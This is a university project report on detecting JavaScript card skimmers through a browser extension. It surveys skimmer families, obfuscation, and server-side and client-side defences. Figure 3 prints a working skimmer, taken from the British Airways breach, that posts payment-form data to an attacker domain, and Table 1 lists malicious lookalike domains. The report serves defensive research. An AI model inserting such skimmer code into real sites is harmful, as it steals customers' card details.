Imperial College London

Imperial College of Science, Technology and Medicine

Department of Computing

CO401 - Individual Project MEng

Identifying JavaScript Skimmers on High-Value Websites

Author:
Thomas Bower

Supervisor:
Dr. Sergio Maffeis

Second marker:
Dr. Soteris Demetriou

June 17, 2019

Abstract

JavaScript Skimmers are a new type of malware which operate by adding a small piece of code onto a legitimate website in order to exfiltrate private information such as credit card numbers to an attackers server, while also submitting the details to the legitimate site. They are impossible to detect just by looking at the web page since they operate entirely in the background of the normal page operation and display no obvious indicators to their presence.

Skimmers entered the public eye in 2018 after a series of high-profile attacks on major retailers including British Airways, Newegg, and Ticketmaster, claiming the credit card details of hundreds of thousands of victims between them.

To date, there has been little-to-no work towards preventing websites becoming infected with skimmers, and even less so for protecting consumers. In this document, we propose a novel and effective solution for protecting users from skimming attacks by blocking attempts to contact an attackers server with sensitive information, in the form of a Google Chrome web extension. Our extension takes a two-pronged approach, analysing both the dynamic behaviour of the script such as outgoing requests, as well as static analysis by way of a number of heuristic techniques on scripts loaded onto the page which may be indicative of a skimmer.

Acknowledgements

I would like to thank my supervisor, Sergio Maffeis, for his excellent supervision and invaluable advice without which this project would not have been possible. My appreciation also goes to the employees at Netcraft who have not hesitated to offer help, ideas, office space, and resources throughout which has greatly increased the magnitude of what I have been able to achieve.

My deepest gratitude also goes out to my close friends, family, girlfriend, and flatmates who have offered unbounded support and encouragement throughout my time at university. In particular, I thank my parents, Heather and Andrew, for the motivation and belief in my ability to keep achieving more.

Contents

1 Introduction

You have an unexpected business trip to Asia next week, but still need to find and purchase the flights for the journey. You visit and log on to your preferred airline's website, and begin to look for a convenient itinerary. You come across the perfect flights, and proceed to input your credit card details in order to pay. You are fairly tech savvy and in your mind, you have no doubt that this is a safe, legitimate website – you noticed that the web browser is displaying the usual green padlock icon, which you know indicates that the site is being served securely and so is impossible to intercept over the wire. You are certain that you are not visiting a fraudulent website – after all, you navigated to the website directly! You submit the form, receive your order confirmation, and end your session.

Not long after your business trip concludes, you receive your most recent credit card statement in the mail and notice some suspicious-looking transactions – purchases you definitely didn't make. But, how could this be? Surely the reputable, established airline didn't sell your card details, so how were your details stolen?

The airline website had been compromised with what is known as a *JavaScript skimmer*, a malicious script that is added onto real websites to secretly steal customers' information. In fact, this exact scenario took place in the summer of 2018 when attackers went undetected for over two weeks after successfully inserting a JavaScript skimmer on the British Airways website, with current estimates of up to 380,000 customers having their private information stolen [1].

A JavaScript skimmer is a malicious piece of JavaScript code inserted by an attacker onto a website. Taking their name from the analogous ATM skimmers found in the real world whereby criminals place counterfeit hardware onto real cash machines to steal credit card information, the purpose of a JavaScript skimmer is to exfiltrate sensitive user information entered on a legitimate website – such as credit card information – without arousing suspicion from the user; In addition to the intended recipient, your private data is secretly sent to a malicious third-party.

These so-called skimming attacks are sometimes referred to in other literature as *form-jacking* [2], *JS-Sniffers* [3], or *Magecart* attacks [4], owing to the fact that they were first widely identified in use on sites running the Magento software.

While other types of attack such as phishing rely on social engineering or the installation of malicious software on a machine, one key distinction of a skimming attack is that it is carried out directly on the target website rather than a replica (as would be the case with phishing). This means that it is virtually impossible for the average consumer to determine whether a website is infected and difficult even for security researchers because it will appear visually identical to the uninfected version and other 'telltale' indicators of an attack or scam such as the SSL certificate and the URL will also remain the same as if the website were uninfected [4]. It is for this reason that attacks such as the one on British Airways took so long to be discovered.

Figure 1: Number of websites identified by Symantec as containing skimming code between 13th August and 20th September 2018 [2]

.

1.1 Motivation

The number of discoveries of this relatively new breed of attack has increased dramatically over the past year. In September 2018, security firm Symantec reported seeing 88,500 skimming attacks in a single week, up from just 41,000 a month prior [2]. Further, in the weeks between 13th August and 20th September 2018, a third of all skimming attacks were found in the final week, indicating a clear increase in activity [2].

The number of 'high-value' attacks is also on the increase as attackers move away from targeting smaller online shops running off-the-shelf e-commerce platforms such as Magento and instead towards larger websites with more potential for data theft due to a greater number of purchases being made but with more difficulty to breach due to using proprietary or hardened systems. In 2018 alone, attackers used JavaScript skimmers to steal user information from the websites of airline British Airways, ticket broker Ticketmaster, push notification service Feedify, hardware retailer Newegg, and optical retailer Vision Direct, to name just a few [5].

Not only do skimming attacks put consumers at risk of fraud, but there is also a significant incentive for businesses to avoid becoming victims of this type of attack too [6]. As well as harming consumer confidence and trust in their brand [3], with new laws such as the General Data Protection Regulation (GDPR) which came into force in the European Union in 2018 and the Data Protection Act in the United Kingdom, companies can receive extremely large fines for leaking users' information, either intentionally or by accident.

As a result of their data breach in 2018, British Airways received a group action lawsuit from law firm SPG Law which could mean the airline has to pay out upwards of £500 million in compensation to affected customers [7]. In another case of data misuse, pregnancy club Bounty received a £400,000 fine by the Information Commissioner's Office in

April 2019 for misusing user information [8]. Penalties for GDPR violations can be up to €20 million, or 4% of annual global turnover [9] which has the potential to be financially crippling for a business of any size.

Current attempts to identify and prevent skimming attacks are few and far between – even more so for consumer-focused products. One tool from security consultant Willem de Groot [10] is tailored to work on sites running Magento and has successfully identified over 40,000 targets since 2015. However, it is works based on identifying known signatures (e.g. properties of skimmers) meaning that it requires manual updating of records like suspicious domains (e.g. 'burner' domains designed to be used for one target). While this technique works well for identifying similar attacks used on different websites, it does not work so well for catching new skimmer variants, and requires a human to identify and add new variations as they come into use. For example, the scanner could be thwarted by the attacker registering a new burner domain or using a different type of obfuscation.

1.2 Objectives

The primary objective of this project is to design and implement a system that can, when presented with a web page, determine whether or not it has been infected with a skimming attack and stop the malicious code from executing by searching for suspicious JavaScript code in the page and monitoring network traffic when data is entered into form fields and/or submitted to see if data has been transmitted to a third party. The product will not have access to the backend of any website and should work passively, relying on minimal-to-no human interaction.

Further, the project should be a piece of software that end users can install on their systems to provide them with protection from websites that are infected with JavaScript skimmers, similar to antivirus software.

The project should also:

- Have a high precision rate as well as a high recall. In other words, there are minimal infected sites that go undetected (false negatives), and very few benign sites that get marked as malicious (false positives). Ideally, we would like to minimise the number of false negatives to ensure that no user information can be leaked, potentially at the expense of more false positives.
- Be able to classify a website in a shorter time than a human could reasonably be expected to do so. Since there is currently no automatic or standardised way to manually check for skimming attacks, this could potentially be in the order of minutes for a human at present. The project should ideally lower this figure down to seconds.
- Not modify and hinder the core functionality of websites and be as lightweight as possible to only detect and block skimmers, with no other effects on the browsing experience.

1.3 Contributions

In the remaining sections of this paper, we outline a novel and what we understand to be a first-of-its-kind solution for detecting and blocking JavaScript skimmers in the form of a Google Chrome web extension that is able to protect users from JavaScript skimming attacks by listening to network traffic (Section 3.4) and utilising a number of heuristic approaches (Section 3.5) in order to block outgoing requests to attacker-owned servers and prevent data leakage on internet checkout forms.

We also discuss a method for determining sensitive information on a page (Section 3.3), and alternative ways of detecting skimmers in future work (Section 3.6).

Finally, we evaluate our extension (Section 4) and show how it is able to automatically block outgoing requests from skimmers with a high precision and recall, finding very few false positive and false negative results. We also simulate historically notable skimming attacks such as those found on Newegg and British Airways to demonstrate how our extension would have protected users from surrendering their private information to attackers if it were to be installed on their web browsers at the time (Section 4.3).

2 Background

2.1 Anatomy of a Skimmer

As previously mentioned in Section 1, a JavaScript skimmer is a form of confidentiality attack that utilises a piece of malicious JavaScript code embedded in a legitimate website to secretly send personal information such as date of birth, address, and credit card details to an adversary. Although similar, this is distinct from a phishing attack which works by making use of a counterfeit website created by an attacker to imitate a legitimate website or brand, and tricks the victim into believing they are on the real website so they will divulge their private information. Typically, social engineering will also be used to put pressure on the phishing victim such as including a link to the phishing site in a forged email about unrecognised activity, for example (Section 2.6).

2.1.1 Injection Method

In order to carry out a skimming attack, some method of injecting code into a target website is required such that the skimmer script can be added onto the web page in the first place. There is no single way of doing this and it depends on the how the target website is architected and the underlying software it uses. Skimmers may be injected directly onto the target website's server by a rogue employee from within the company or by exploiting a vulnerability in an e-commerce platform such as a cross-site scripting (XSS) attack. Skimmers could also be inserted onto a site by exploiting a third-party resource in what is known as a supply-chain attack; For example, if a JavaScript library hosted on a CDN was exploited by way of a skimmer inserted into its code, any website which imported the resource would be vulnerable to a skimming attack. In the case of the British Airways attack, it is still not publicly known how the skimming script was included on the checkout page in the first place, although several online commentators speculate that it could be due to a vulnerability in their content management system [11].

Further, in October 2018 at least 20 Magento extensions[1] were revealed to contain zero-day vulnerabilities (i.e. weaknesses that have not previously been discovered or published) that gave attackers the ability to inject code into other websites using PHP Object Injection [12].

Preventative measures to stop a skimmer from being injected into a website are out of scope for this project and instead we choose to focus on their detection *after* they have been injected.

[1] Magento extensions are small pieces of software that extend the functionality of the Magento software.

2.1.2 Attack Families

Skimming scripts come in many forms and are written and distributed by many different hacking groups worldwide, with some clearly inspired by existing skimmers, while others are completely unique. For this reason, it is difficult to separate and categorise different attack families into a definitive taxonomy. According to California-based cyber security firm RiskIQ, there are at least seven distinct forms of JavaScript skimming attacks which vary not only by technical implementation but also by the types of site targeted and the tactics the hackers use, with a further five variants not currently published publicly. On the other hand, Russian cyber-defence firm Group-IB, claims to have found upwards of 38 unique skimmer families [3]. However, these numbers are growing as more attackers begin to utilise skimming attacks, and others create new ways to target their victims and avoid detection from security researchers [5]. For the purposes of this project, we are only concerned with the technical details of the skimmers, and not what the attackers do with the information they steal.

For ease of discussion, we focus on the taxonomy as defined by RiskIQ due to the relatively small number of classifications and the clear differences between each group.

The following subsections contain details of different groups of skimming attacks, as defined by RiskIQ [5]:

2.1.2.1 Group 1 & 2 Skimmers

Group 1 skimmers were one of the earliest variants found in use, having been first identified in 2015 [13]. They typically have a wide spread and target many different websites by looking for flaws in common software that the websites use, such as e-commerce software like Magento or WooCommerce.

An example of a group 1 skimmer is shown in figure 2. The code works by first examining the URL of the page to check if it is running on a checkout or payment page – if so, it will select all `input` fields on the page (including fields of interest such as credit card number, expiration date, and CVC/CVV [14]), before sending off the data via an AJAX request to the attacker-owned website, sometimes know as a *drop server*. The data is serialised into a query string with each input name acting as the key and the input contents as the value. In the example shown, the data is sent in plaintext without any prior encryption or encoding. It will repeat this process at regular intervals, for example once every five seconds.

Functionally, group 2 skimmers also behave in the same way. They are awarded a different classification by RiskIQ due to the way in which scammers handle and use the stolen information once they have retrieved it.

Figure 2: A snippet of typical type 1 skimmer code from RiskIQ. [5]

Key points:

- Only runs on specific, targeted URLs (i.e. checkout pages).
- Sends a `POST` request to an attacker-controlled website regularly with input data.
- Often only starts sending data if input fields are populated.

2.1.2.2 Group 3 Skimmers

Group 3 skimmers are another type of skimmer that aim to target more generally and broadly so as to try to maximise the number of infected websites and users falling victim to the attack. Instead of checking for a payment page by analysing the hostname, they instead look for form fields on the page that match specific CSS-style selectors, allowing to filter elements by HTML tag, input type, `id`, and so on. An example of this is `input#cc_number` which would only target `input` elements with the id attribute set to '*cc_number*'.

From one example RiskIQ found, in addition to creating lists of selectors for things like generic credit card form inputs, the attackers had also added some targeted field names for specific payment processing providers like Paypal, Braintree, and Stripe.

The code checks for billing forms on the targeted website at regular intervals and stores

the values of the inputs in the browser local storage. It then does the same for shipping forms and stores that information in local storage, as well. The data is stored to account for multi-page checkout processes and makes sure that the attacker can retrieve data that was entered on previous pages of the checkout process before sending all the amassed data in one batch. Once the form reaches the final page, the data is sent to the attacker in an AJAX request similar to in types 1 & 2.

Key points:

- Specifically concerned with the selectors for the inputs and `form` tag.
- Stores user information in the browser local storage.
- Will not execute if form fields do not match pre-programmed selectors.

2.1.2.3 Group 4 Skimmers

Group 4 skimmers are much more advanced than the three previously discussed. The malicious scripts often mask themselves as benign-looking files such as images (e.g. with a PNG file format), and will only return malicious code if requested with a natural-looking user agent and a referrer header from one of the targeted websites. This is an anti-analysis technique used by skimmer authors to make it more difficult for researchers and users to analyse the behaviour of the script in isolation. If the referrer header is unrecognised by the attacker, some benign code will be served instead such as a JavaScript library. In addition, this type of skimmer employs various other anti-analysis techniques such as checking whether the web browser developer console is opened (such as the Chrome web inspector or Firebug on Firefox), or whether the website is being accessed from a mobile device. This is somewhat similar to the anti-analysis techniques used in traditional malware which do not exhibit their usual behaviour when they detect that they are being run within a virtual machine sandbox environment [15].

Distinct from groups 1, 2 and 3, the malware will construct a unique URL for the drop server by rotating through a list of attacker-owned domain names, and append a random key to the end. These attacker-owned domain names are often designed to *appear* legitimate by taking a name similar to that of the target website, as in table 1.

Once the skimmer is certain that it's on a checkout page using the same method as in groups 1 & 2, it hijacks the submit button of the page (or the form submission event itself) and creates a replacement payment form to perform the skimming on, hiding the real form. This is different to the previous three variants which simply utilise the existing payment form, and is likely so that the attackers can steal user data in a standardised format across lots of websites which would usually have distinct checkout form fields. Some variants of group 4 even include their own rudimentary field validation to ensure that the user has inputted a valid credit card number. This can be as simple as checking the length of a field to check whether it is the length of a CVC number, whereas more sophisticated skimmers go as far as to implement the Luhn algorithm to verify the credit card checksum.

Legitimate website	Impersonation domain
britishairways.com	baways.com
newegg.com	neweggstats.com
magento.com	magemarts.com magento-analytics.com magento-cdn.top
jquery.com	jquery-cdn.top jquery-libs.su jquery-min.su
google-analytics.com	g-analytics.com google-anaiytic.com
doubleclick.com	doublecllck.com

Table 1: A selection of malign domain names (right) registered by attackers for hosting skimmers and functioning as drop servers, with their legitimate counterpart [10].

Key points:

- Requires specific referrer headers and user agent in order to expose itself.
- Recreates the entire (payment) details form.
- Includes anti-analysis code such as looking for developer tools or filling in forms too rapidly.

2.1.2.4 Group 5 Skimmers

Group 5 skimmers tend to target third-party advertising and analytics services in order to perform *supply chain attacks* – the same technique which resulted in Ticketmaster falling victim to a skimming attack after the third-party service Inbenta was compromised. The skimmer begins by looking at the URL of the page to determine if it is on a checkout page; If it isn't, it will not activate. However if it is, the skimmer will attach event listeners to every input on the page in order to capture and store the value of a field when it is interacted with by the user. It will then send the stolen data to the drop server in a similar manner to before. Often, the skimmer operates on a timer (using `setTimeout` or `setInterval` functions in JavaScript) so that data is exfiltrated at regular time intervals. This ensures that the attacker will receive data even if the victim abandons their session part way and never submits the form.

In 2018, a real-time push notification service called Feedify fell victim to a supply chain attack as described above [3]. Over 60% of websites using Feedify were e-commerce websites, providing an effective and lucrative platform for the attackers to steal user data.

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Figure 3: An unobfuscated version of the type 6 skimmer used in the British Airways hack [1].

Key points:

- Sends data to drop server at regular intervals.
- Adds event listeners to all form fields.

2.1.2.5 Group 6 Skimmers

Group 6 skimmers have relatively simple code compared to the other types, however they are specifically tailored for certain (and usually high-profile) websites which indicates that the attackers have a fairly sophisticated understanding of the inner workings of the site. Both the Newegg and British Airways attacks fall under type 6.

Group 6 skimmers work by binding the submit button of a payment form with an event listener which, when pressed, will cause the form data to be serialised as JSON. It is then sent through an AJAX `POST` request to the drop server, typically without any modifications although sometimes with a basic encoding such as base 64.

Figure 3 shows code used in the 2018 British Airways hack sending user data to the attacker-controlled domain *baways.com* from table 1.

Key points:

- Serialises all form data before sending to drop server.
- Only sends data once, when submit button is pressed.
- Drop server domain is often similar to target website domain to blend in.

2.1.2.6 Group 7 Skimmers

Group 7 skimmers are different from the other six variations in that they do not use an attacker-controlled website to host the skimmer or as a drop server for the exfiltrated data. Instead, the skimmer code is hosted directly on the compromised website in a `script` tag, and the personal information is sent to another compromised websites by making `GET` requests for image files with the data encoded as a base 64 URL parameter which has been concatenated together.

A key distinction is that all previous skimmer types use `POST` requests and a specific domain for the purpose of skimming, whereas group 7 does not.

Key points:

- Often `GET` requests images with user data encoded in URL.
- Sometimes includes validation to only send if form fields have been populated.

2.1.3 Obfuscation Techniques

Unlike other types of malware which may operate on the server side, skimmers are written in client-side JavaScript and so their source code is accessible to anybody visiting an infected website. Because of this, skimmer authors often go to great lengths to *obfuscate* their code – that is, intentionally distort and modify the source code such that it retains the same behaviour but is difficult for humans to read and understand what the code actually does [16].

Although many malicious scripts tend to be obfuscated by their authors (cryptojackers, heap spraying attacks, skimmers, etc.), the presence of obfuscation does not necessarily imply that a script is malicious; There are legitimate reasons for authors to obfuscate their code such as attempts to hide the functionality of proprietary software or to hide email address from web crawlers, for example [17].

Often, attackers will employ techniques such as string splitting to avoid signature-based detection systems (which look for certain strings in a file) from picking up on keywords that could potentially lead to the scripts detection. For example, the string `"Hello world"` could be split into several smaller strings and then concatenated together like `"Hel" + "lo w" + "orld"`. Another common technique is to use escape sequences to type characters in a different way. For example, the string `"\x68\x65\x6c\x6c\x6f"` which uses hexadecimal representations of ASCII characters decodes to `"Hello"`, again, to avoid signature-based detection [18]. An example of a more advanced technique involves tokenising an entire file and replacing each token with smaller, equivalent base 62 numbers (base 64 without special characters) to hinder readability and for compression. Others may even intentionally add dead code blocks (blocks of code which are unreachable by the program) to further misdirect those attempting to make sense of the code.

Obfuscation detection is a popular area of research which has seen various attempts at

generating a good system for detecting obfuscated scripts – with varying levels of success. Choi *et al.* [19] developed a system that takes into account features like the size of strings, reasoning that obfuscated scripts are more likely to contain a large number strings over 40 characters in length. They also use unigrams to measure the frequency of each byte code in a string, and calculate the entropy to analyse the distribution of said characters. Likarish *et al.* [20] instead chose to focus on the script as a whole, and apply classification based on 65 different features including number of functions called, percentage of whitespace, number of comments, and number of octal and hexadecimal numbers.

Some research has even attempted to classify obfuscated code by distinguishing between benign and potentially malicious scripts. Blanc *et al.* [17] recognise that many obfuscation detection systems automatically assume that obfuscated code is malicious, which is not always the case, and attempt to identify unique features present in benign and malicious obfuscated code respectively. They convert the source code into an abstract syntax tree (AST) and characterise different subtrees by comparing them to subtree signatures found in known malicious obfuscated code samples.

2.2 Defending Against Skimmers

2.2.1 Server-side Detection

For webmasters looking to prevent their websites falling victim to skimming attacks, there are several different intrusion detection systems (IDS) available, where an IDS is defined as a piece of software that can monitor the network activity of a server and determine any suspicious activity that could be indicative of a compromise of the system [21].

Two such IDS examples are AIDE and Tripwire [22]. Both of these software can alert administrators when changes are made to files, and provide logging to give auditability to any legitimate changes made on the website. This can be useful if an attacker somehow manages to change the source code of the website to include a reference to a malicious skimming JavaScript file. AIDE (Advanced Intrusion Detection Environment) was built as a replacement to Tripwire and includes rootkit detection in addition to Tripwire's features.

Webmasters can also protect themselves against supply chain attacks (i.e. code hosted elsewhere) by testing updates in a sandboxed environment before deploying publicly, and behaviour monitoring to identify any suspicious patterns in a website's behaviour [2].

Another new feature in HTML is subresource integrity (SRI) which enables browsers to ensure that resources have been loaded on a website without any manipulation [23]. The website developer includes an `integrity` tag in image, style, and script tags which contains a hash of the file contents. If the hashed file differs from the hash in the integrity tag, then the content isn't loaded. Despite having fairly good browser support of 86% [24], fewer than 2% of the top one million websites currently make use of it (figure 4).

Subresource integrity can be combined with the content security policy (CSP), which uses




Figure 4: Number of websites using subresource integrity over time. Red line denotes top one million websites, blue denotes top hundred thousand, and green denotes top ten thousand. [25]

HTTP headers to whitelist which domains and types of resources can be loaded on a web page [26]. The newest version, CSP 3.0, can even block based on the script content by providing a hash of the file. These two methods are useful for some scenarios such as when trying to ensure that compromised content isn't loaded from a CDN, but their protection becomes useless if the attacker also has access to the web server itself since they can just edit the `integrity` tag or the headers to allow their malicious file to be loaded.

For websites running popular and highly-targeted e-commerce software such as Magento, there are various recommended methods of securing vulnerabilities to limit the potential for intruders. For example, securing your administrator password, obfuscating the default admin panel URL, using multi-factor authorisation, locking down SSH (Secure Shell) access, and regular auditing [27].

However, the above solutions only benefit the owner of the website. They do not benefit regular internet users – if a website administrator has not taken the precaution of installing an intrusion detection system, then there is no guarantee that an attacker hasn't compromised the website and is attempting to harvest user data.

2.2.2 Client-side Detection

While server-side detection and defence is the best way to avoid users falling victim to a skimmer, not all websites take the necessary precautions so it cannot be relied on.

A few cyber-security firms such as Netcraft, Symantec, and RiskIQ, have some existing methods for identifying skimmers while crawling the internet which do not require access to the website server itself.

At Netcraft, detection is primarily performed using signature-based techniques. Signature-

based detection simply means comparing website source code and other information such as HTTP headers against a large collection of known signatures which have already been recognised as malicious (snippets of code, suspicious URLs, etc.).

RiskIQ performs their detection using a variety of methods, including signature-based detection. Their system collects website source code and many other interactions such as network requests which it can then use in analyses by humans.

In general, cybersecurity firms use their findings in a variety of ways ranging from informing website owners if their website has been breached to selling their feed to browser vendors and domain registrars who can prevent access to domains which have been identified as malicious. This method can be ineffective for stopping skimming attacks because attackers can easily register new domains for their drop servers, and the skimming code is often hosted directly on the legitimate website mixed in with benign code making it non-trivial to block.

There are no tools available currently aimed directly at users browsing the web. A tool of this description would be able to passively audit pages that a user visits and perform analysis to check for common features of skimming attacks.

2.3 Browser Automation

One of the main aims of this project is to remove the need for human intervention and analysis to correctly identify websites infected with JavaScript skimmers. It follows that we will need some form of automatic testing to achieve this. The benefits of automated testing are many but most notably eliminating the need for human interaction and carrying out tasks in a predictable and reliable manner.

Historically, testing websites has been a tricky thing to do. In the past, you might download the source code and perform some kind of static analysis on it. This is typically unreliable as modern websites are no longer static and the website source is normally *not* what will be ultimately displayed to the user due to scripts and other resources such as images being dynamically loaded in after the initial page load.

This could be especially problematic for detecting skimmers because the malicious code might be loaded in from another script and it's impossible to test out dynamic functionality from the source code alone – for example, you wouldn't be able to type data into the form fields and observe network traffic for suspicious payloads.

2.3.1 Headless Browsers

Headless browsers – web browsers which do not contain any graphical user interface (GUI) – are a relatively new and popular way to test websites. Unlike downloading and analysing source code, headless browsers are useful for testing website functionality because they can emulate a normal browsing experience such as interacting with page elements, running




Figure 5: The Netcraft toolbar is a popular security browser extension to rank the 'risk' of websites visited [35]

.

JavaScript code, executing AJAX requests, and making/receiving network requests but without the additional overhead from launching a costly GUI [28].

PhantomJS is an early example of a widely used headless browser. It uses the WebKit browser engine to render web pages and was popular for performing continuous integration (CI) tests for websites as well as for things like automated malware classification. However, in 2013 the Chromium team forked WebKit to create Blink [29] leaving Safari as the only mainstream browser still using WebKit. In mid-2017, Google released Chrome 59 which came with a headless mode built-in by default [30] which resulted in the cessation of development on PhantomJS [31]. An official headless version of Firefox was released in late-2017 [32], thus providing headless capabilities for the world's top two most widely used web browsers.

2.3.2 Automation Libraries

There are several libraries (or 'drivers') to make interacting with headless browsers easier and more user-friendly – they expose useful APIs to simplify opening tabs, clicking links, monitoring traffic, and so on. Selenium WebDriver is one of the more popular libraries and can drive several browsers across different platforms; It has support for Google Chrome, Firefox, and even Internet Explorer. On the other hand, it can be quite slow as it is not optimised for any one browser, and can be unreliable when run on different browsers and machines [33]. Puppeteer is another driver launched by Google and designed to work with Google Chrome. Puppeteer is powered by Node.js and is more efficient than Selenium for Chrome testing due to being specifically designed for that purpose. In 2018, Google announced an experimental version of Puppeteer for Firefox – although in its infancy, it already supports many important parts of the Puppeteer API [34].

2.4 Browser Extensions

The concept of extending browser functionality has been around for almost as long as web browsers have existed; Internet Explorer introduced toolbars in 1999 to add additional features to the browser like weather and news. Extensions can typically do a wide range of things from modifying the source code of web pages to provide customisation, to ad-blocking and even entire games. For a developer, making an extension rather than a standalone website can be beneficial in some cases as it is able to interact with other websites and has exposure to powerful APIs that regular web pages would not typically have access to such as the ability to intercept and drop network requests or inject code into other websites.

All major browsers have support for extensions in one way or another: Firefox distributes extensions through the Firefox Addons store, Chrome through the Chrome Web Store, and Microsoft Edge through the Microsoft Store. Despite the widespread support, extensions are implemented differently by each browser vendor. In 2015, the World Wide Web Consortium (W3C) who are responsible for web standards set up a community group for a browser extension standard and published a report in 2017 [36], however it looks unlikely to ever gain widespread adoption due to the proliferation of proprietary extension formats already in use. Despite this, Chrome extensions have become the de-facto standard for extension programming due to the popularity of Chrome and are now supported on various browsers such as Opera and Blaze browser. Mozilla also makes it relatively easy to port between the Chrome Extension API and the Mozilla WebExtension API which they developed with browser interoperability in mind [37].

Because of the flexibility and power of extensions, they can be a good way of providing security to users by tracking websites they visit and looking for suspicious features on them. For example, there are extensions to warn users about phishing websites (like those from Avast and Netcraft, figure 5), extensions to block tracking cookies and scripts, extensions to enforce HTTPS everywhere, as well as extensions to block internet malware more generally (Section 2.6.3).

To our knowledge, there are currently no extensions on the market specifically for identifying JavaScript skimmers, but given that extensions can access all the code a user could theoretically access and more (such as intercepting network requests), there are no obvious reasons why it could not be possible.

2.5 Measuring Performance

To evaluate accuracy, we need to have a concept of infected websites and non-infected websites. We determine an infected website to be a *positive* result (P) an uninfected website to be a *negative* result (N) respectively. In this case, a *true positive* (TP) is an infected website which is detected by our system, and a *true negative* (TN) is a benign website which is correctly identified as benign. Conversely, a *false negative* (FN) is an

infected website which is identified as safe, and a *false positive* (FP) is a benign website which is mistakenly detected by the program as malicious [38].

Based on these measures, we can calculate the following metrics:

- *True Positive Rate* (TPR, also called *Recall*) which says how good the system is at detecting skimmers as a proportion of the total number. We want to maximise this metric.
- *False Positive Rate* (FPR) denotes how bad the system is at detecting benign websites as containing a skimmer. We want to minimise this metric because we do not want to list a website as infected when it is in fact not infected.
- *Precision* denotes the ratio of detected skimmers that are in fact skimmers compared to the total amount of detections (bearing in mind some may be false positives).

We can calculate these metrics as:

$$Recall = \frac{TP}{TP+FN} \qquad FPR = \frac{FP}{TN+FP} \qquad Precision = \frac{TP}{TP+FP}$$

As mentioned in Section 1.2, we would expect our system to yield a high recall rate (few false negatives), as well as a low false positive rate (few false positives). A low FPR is important because blocking legitimate websites could result in a degraded user experience for users if benign resources are blocked as a result of our detection system.

2.6 Related Attacks

Although skimming attacks present their own distinct category of malware, the modus operandi used in these attacks and their motivations are not unique.

2.6.1 Cryptojacking Attacks

Recently, 'cryptojacking' attacks have become more prevalent on the web as attackers capitalise on the recent rise in popularity and lucrativeness of blockchains and cryptocurrencies such as Bitcoin, Ethereum, and Monero. While skimmers are used to steal user information (e.g. for the attackers to then use themselves or to sell to others), cryptojackers abuse the CPU power of users' computers to mine cryptocurrencies, earning currency for the attacker which can be converted into fiat currency, sold to others, or spent on other goods [39].

Cryptojackers typically manifest themselves as a small JavaScript file inserted onto a page which then uses the victims CPU power to mine cryptocurrencies for the adversary without their knowledge or consent. Cryptojackers are slightly different from skimmers in that they are often inserted onto a website by the webmaster rather than a third party – sometimes as an alternative to traditional advertisements, although sometimes both may be present.

There have been several recent attempts to detect websites infected with cryptojackers: Rauchberger *et al.* [39] present MiningHunter, a tool for dynamic analysis of scripts to identify cryptojackers. The tool logs network activity through a combination of comparing the payload with known specimen fingerprints, and searching request URLs using regular expressions, responses with specific hash values, and websocket content for known malicious values. By combining these heuristics, the tool is able to make confident guesses about what is and isn't a cryptojacker. The authors note that many adversaries try to avoid detection by rehosting the script, modifying the filename, and obfuscating the source code.

Similarly, Konoth *et al.* [40] introduce another tool, MineSweeper, which takes a two-tiered approach and identifies cryptojacking scripts statically by looking for instances of certain keywords within the JavaScript code, as well as dynamically by recording network traffic.

There are also various commercial products available for internet users to protect themselves from cryptojackers: *NoCoin* [41] is a Google Chrome extension that protects users by maintaining a blacklist of URLs known to host cryptojacking code. Other Chrome extensions including *MinerBlock* and *Qualys BrowserCheck CoinBlocker* [42] use two methods to block cryptojackers: as well as utilising a blacklist like NoCoin, they also use an injected script to find and kill cryptojackers dynamically.

2.6.2 Phishing Attacks

Phishing attacks are also loosely related to skimmers as well, since they too are created to steal private information from their victims. However, they use a different method of stealing user information compared to skimmers: Attackers set up fake websites which imitate real brands and attempt to trick users into entering their information under the impression that the page is safe, often making use of social engineering to place pressure on the user (e.g. an 'unknown bank transaction' notification) so that they don't notice it's a scam.

Nguyen *et al.* [43] divide phishing detection methods into three distinct categories: blacklists, heuristics, and machine learning. Blacklists are the most basic form of detection and rely on a list of phishing websites which are then blocked once encountered – this approach is difficult to scale up and requires the list to be up-to-date and comprehensive in order to be effective, which is difficult when over 1.4 million new phishing sites surface every month [44]. The heuristic approach uses a database of signatures which could indicate a phishing site, but determined attackers could create new types of phishing site which don't match any of the signatures, so there is still the issue of scalability and breadth of detection. Some examples of heuristics include checking the age of the domain, checking the page rank, and analysing the hostname [45]. Finally, the machine learning approach uses machine learning techniques to classify phish based on features of the website and URL such as Alexa/PageRank ratings, suspicious subdomains, dead links, and so on.

